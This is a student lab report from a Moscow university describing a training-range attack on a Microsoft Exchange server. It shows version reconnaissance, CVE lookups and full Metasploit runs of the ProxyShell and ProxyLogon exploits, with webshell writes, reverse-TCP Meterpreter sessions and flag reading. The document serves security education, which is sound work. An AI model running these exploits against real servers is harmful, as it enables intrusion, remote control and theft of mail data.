Лабораторная работа №4

Кибербезопасность предприятия

Абакумова Олеся Герра Гарсия Максимиано Антонио Ланцова Яна

23 октября 2025

Российский университет дружбы народов, Москва, Россия

Информация

Состав исследовательской команды

Студенты группы НФИбд-02-22:

- Абакумова Олеся
- Герра Гарсия Максимиано Антонио
- Ланцова Яна

Цель работы

Цель работы

Освоить методы обнаружения, анализа и эксплуатации уязвимостей на почтовом сервере Microsoft Exchange для получения несанкционированного доступа к защищенной системе.

Выполнение лабораторной работы

Разведка на предмет поиска вектора атаки.




Рис. 1: Удаленный рабочий стол Kali Linux

Разведка на предмет поиска вектора атаки.




Рис. 2: Аутентификация в терминале

Разведка на предмет поиска вектора атаки.

Разведка на предмет поиска вектора атаки.




Рис. 4: Веб-интерфейс Exchange Server

Разведка на предмет поиска вектора атаки.




Рис. 5: Версия Exchange Server

Разведка на предмет поиска вектора атаки.

Exchange Server 2016 CU17	June 16, 2020	15.1.20	
Exchange Server 2016 CU16 Mar21SU	March 2, 2021	15.1.19	
Exchange Server 2016 CU16	March 17, 2020	15.1.1979.3	15.01.1979.003
Exchange Server 2016 CU15 Mar21SU	March 2, 2021	15.1.1913.12	15.01.1913.012
Exchange Server 2016 CU15	December 17, 2019	15.1.1913.5	15.01.1913.005
Exchange Server 2016 CU14 Mar21SU	March 2, 2021	15.1.1847.12	15.01.1847.012
Exchange Server 2016 CU14	September 17, 2019	15.1.1847.3	15.01.1847.003
Exchange Server 2016 CU13 Mar21SU	March 2, 2021	15.1.1779.8	15.01.1779.008
Exchange Server 2016 CU13	June 18, 2019	15.1.1779.2	15.01.1779.002
Exchange Server 2016 CU12 Mar21SU	March 2, 2021	15.1.1713.10	15.01.1713.010
Exchange Server 2016 CU12	February 12, 2019	15.1.1713.5	15.01.1713.005
Exchange Server 2016 CU11 Mar21SU	March 2, 2021	15.1.1591.18	15.01.1591.018
Exchange Server 2016 CU11	October 16, 2018	15.1.1591.10	15.01.1591.010
Exchange Server 2016 CU10 Mar21SU	March 2, 2021	15.1.1531.12	15.01.1531.012
Exchange Server 2016 CU10	June 19, 2018	15.1.1531.3	15.01.1531.003
Exchange Server 2016 CU9 Mar21SU	March 2, 2021	15.1.1466.16	15.01.1466.016

1713 1/4

Что на этой странице говорится о "1713"?

View Exchange Server build

- Exchange Server SE
- Exchange Server 2019
- **Exchange Server 2016**
- Exchange Server 2013
- Exchange Server 2010
- Exchange Server 2007
- Exchange Server 2003
- Exchange 2000 Server

Show 3 more

Рис. 6: Просмотр вредоносной задачи

Разведка на предмет поиска вектора атаки.




Рис. 7: Дата выпуска сборки Exchange Server

Разведка на предмет поиска вектора атаки.

d


CVSS Scores

CVSS score distribution for CVEs published between 2024-10-24 and 2025-10-24

Period 24.10.2024 24.10.2025 Group By Year Submit

CVSS Score Range	Vulnerabilities
0-1	2794
1-2	37
2-3	338
3-4	572
4-5	3671
5-6	8291
6-7	8534
7-8	10257
8-9	5805
9+	6938
Total	47237

Weighted Average CVSS Score: 7.1



Max CVSS base score values for each CVE are used to calculate statistics displayed on this page. If multiple CVSS scores are available for a CVE, maximum of the

Рис. 8: Страница CVSS Scores

Разведка на предмет поиска вектора атаки.





Рис. 9: Просмотр наиболее приоритетных уязвимостей

Разведка на предмет поиска вектора атаки.



Metasploit modules for CVE-2021-34473

Microsoft Exchange ProxyShell RCE — Disclosure Date: 2021-04-06 — First seen: 2022-12-23

exploit/windows/http/exchange_proxyshell_rce

This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Cod

More information

CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

CWE ids for CVE-2021-34473

CWE-918 Server-Side Request Forgery (SSRF)

The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.

Assigned by:

Jump to CVE Summary

Рис. 10: Подробная информация по уязвимости CVE-2021-34473

Разведка на предмет поиска вектора атаки.





Рис. 11: Подробная информация по уязвимости CVE-2021-34473

Разведка на предмет поиска вектора атаки.



```
Shell No. 1
File Actions Edit View Help
msf6 > search Exchange

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   auxiliary/dos/cisco/cisco_7937g_dos                       2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   1   auxiliary/scanner/ike/cisco_ike_benigncertain             2016-09-29       normal     No     Cisco IKE Information Disclosure
   2   exploit/windows/http/exchange_ecp_viewstate               2020-02-11       excellent  Yes    Exchange Control Panel ViewState Deserialization
   3   auxiliary/scanner/msmail/exchange_enum                    2018-11-06       normal     No     Exchange email enumeration
   4   exploit/windows/ssh/freeftpd_key_exchange                 2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffe
r Overflow
   5   exploit/windows/ssh/freesshd_key_exchange                 2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer
 Overflow
   6   exploit/multi/http/gitlab_github_import_rce_cve_2022_2992  2022-10-06       excellent  Yes    GitLab GitHub Repo Import Deserialization RCE
   7   exploit/windows/smtp/ms03_046_exchange2000_xexch50        2003-10-15       good       Yes    MS03-046 Exchange 2000 XEXCH50 Heap Overflow
   8   auxiliary/dos/windows/smtp/ms06_019_exchange              2004-11-12       normal     No     MS06-019 Exchange MODPROP Heap Overflow
   9   exploit/windows/http/manageengine_adshacluster_rce        2018-06-28       excellent  Yes    ManageEngine Exchange Reporter Plus Unauthenticated
 RCE
   10  auxiliary/scanner/http/exchange_web_server_pushsubscription  2019-01-21    normal     No     Microsoft Exchange Privilege Escalation Exploit
   11  auxiliary/gather/exchange_proxylogon_collector            2021-03-02       normal     No     Microsoft Exchange ProxyLogon Collector
   12  exploit/windows/http/exchange_proxylogon_rce              2021-03-02       excellent  Yes    Microsoft Exchange ProxyLogon RCE
   13  auxiliary/scanner/http/exchange_proxylogon                2021-03-02       normal     No     Microsoft Exchange ProxyLogon Scanner
   14  exploit/windows/http/exchange_proxynotshell_rce           2022-09-28       excellent  Yes    Microsoft Exchange ProxyNotShell RCE
   15  exploit/windows/http/exchange_proxyshell_rce              2021-04-06       excellent  Yes    Microsoft Exchange ProxyShell RCE
   16  exploit/windows/http/exchange_chainedserializationbinder_rce  2021-12-09   excellent  Yes    Microsoft Exchange Server ChainedSerializationBinde
r RCE
   17  exploit/windows/http/exchange_ecp_dlp_policy              2021-01-12       excellent  Yes    Microsoft Exchange Server DlpUtils AddTenantDlpPoli
cy RCE
   18  exploit/linux/local/cve_2021_38648_omigod                 2021-09-14       excellent  Yes    Microsoft OMI Management Interface Authentication B
ypass
   19  auxiliary/scanner/http/owa_ews_login                                       normal     No     OWA Exchange Web Services (EWS) Login Scanner
   20  auxiliary/gather/office365userenum                        2018-09-05       normal     No     Office 365 User Enumeration
   21  auxiliary/scanner/msmail/onprem_enum                      2018-11-06       normal     No     On premise user enumeration
   22  auxiliary/scanner/http/owa_iis_internal_ip                2012-12-17       normal     No     Outlook Web App (OWA) / Client Access Server (CAS)
IIS HTTP Internal IP Disclosure
   23  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                                  normal     No     SSH Key Exchange Init Corruption
   24  auxiliary/scanner/ssl/bleichenbacher_oracle               2009-06-17       normal     No     Scanner for Bleichenbacher Oracle in RSA PKCS #1 v1
.5
   25  auxiliary/dos/windows/ssh/sysax_sshd_kexchange            2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of
 Service
   26  auxiliary/scanner/msmail/host_id                          2018-11-06       normal     No     Vulnerable domain identification
   27  post/windows/gather/exchange                                               normal     No     Windows Gather Exchange Server Mailboxes
   28  exploit/multi/misc/xdh_x_exec                             2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code E
xecution
```

Рис. 12: Перечень модулей Metasploit, предназначеннных для атаки на почтовый сервер

Использование уязвимости ProxyShell.

Используемый модуль эксплуатирует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию и выдать себя за произвольного пользователя. Вследствие чего атакующий может записать произвольный файл для достижения RCE.

Использование уязвимости ProxyShell.




Рис. 13: Установка необходимых для параметров lhost и rhosts

Использование уязвимости ProxyShell.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251024141423_default_195.239.174.1_ad.exchange.mail_577412.txt
[+] Successfully assigned the 'Mailbox Import Export' role
[+] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'L05cWmGXf57' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PNqE4RxqB.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PNqE4RxqB.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:20320) at 2025-10-24 14:14:49 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > 
```

Рис. 14: Процесс эксплуатации уязвимого сервера Microsoft Exchange

Использование уязвимости ProxyShell.




Рис. 15: Чтение содержимого флага

Использование уязвимости ProxyShell.




Рис. 16: Указание и проверка флага

Использование уязвимости ProxyShell.




Рис. 17: Успешная атака с использованием первого модуля

Эксплуатация уязвимости ProxyLogon.

Альтернативным способом захвата флага является эксплуатация уязвимости ProxyLogon. Уязвимость ProxyLogon CVE-2021-26855 (SSRF) позволяет внешнему атакующему обойти механизм аутентификации в MS Exchange и выдать себя за любого пользователя. С помощью подделанного запроса на стороне сервера атакующий может отправить произвольный HTTP-запрос, который будетперенаправлен к другому внутреннему сервису, от имени машинного аккаунта почтового сервера. Для эксплуатации данной уязвимости нужно получить доступ к почтовому ящику одного из пользователей почтового сервиса.





Рис. 18: Внесение изменений в /etc/hosts

Эксплуатация уязвимости ProxyLogon.



```
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
127.0.0.1       fonts.googleapis.com
195.239.174.25  portal.ampire.corp
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

195.239.174.125 puppet
```

Рис. 19: Внесение изменений в /etc/hosts

Эксплуатация уязвимости ProxyLogon.




Рис. 20: Легитимная почта одного из сотрудников

Эксплуатация уязвимости ProxyLogon.




Рис. 21: Уязвимость ProxyLogon

Эксплуатация уязвимости ProxyLogon.




Рис. 22: Использование уязвимости ProxyLogon

Эксплуатация уязвимости ProxyLogon.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) >
```

Рис. 23: Установка необходимых для модуля параметров

Эксплуатация уязвимости ProxyLogon.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527a
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: b91784e9-2ea3-4526-a2a0-66e75397fd19
[*] msExchEcpCanary: 1vQPxsiWFkqA9YyxQM1F9mn5guH5Fd4IA9xNYhgrh-DbZKX1ugJY345qCcjQPIM1R8hmqsAOtm4.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\tnaW.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:29933) at 2025-10-26 14:13:50 +0300

meterpreter >
```

Рис. 24: Процесс эксплуатации уязвимого сервера Microsoft Exchange

Эксплуатация уязвимости ProxyLogon.

```
meterpreter > cd windows\\system32
meterpreter > pwd
c:\windows\system32
meterpreter > cat flag_for_red_team.txt
04257
meterpreter > 
```

Рис. 25: Поиск и чтение содержимого флага

Эксплуатация уязвимости ProxyLogon.

Рис. 26: Успешное введение флага

Вывод

Вывод

Мы освоили методы обнаружения, анализа и эксплуатации уязвимостей на почтовом сервере Microsoft Exchange для получения несанкционированного доступа к защищенной системе.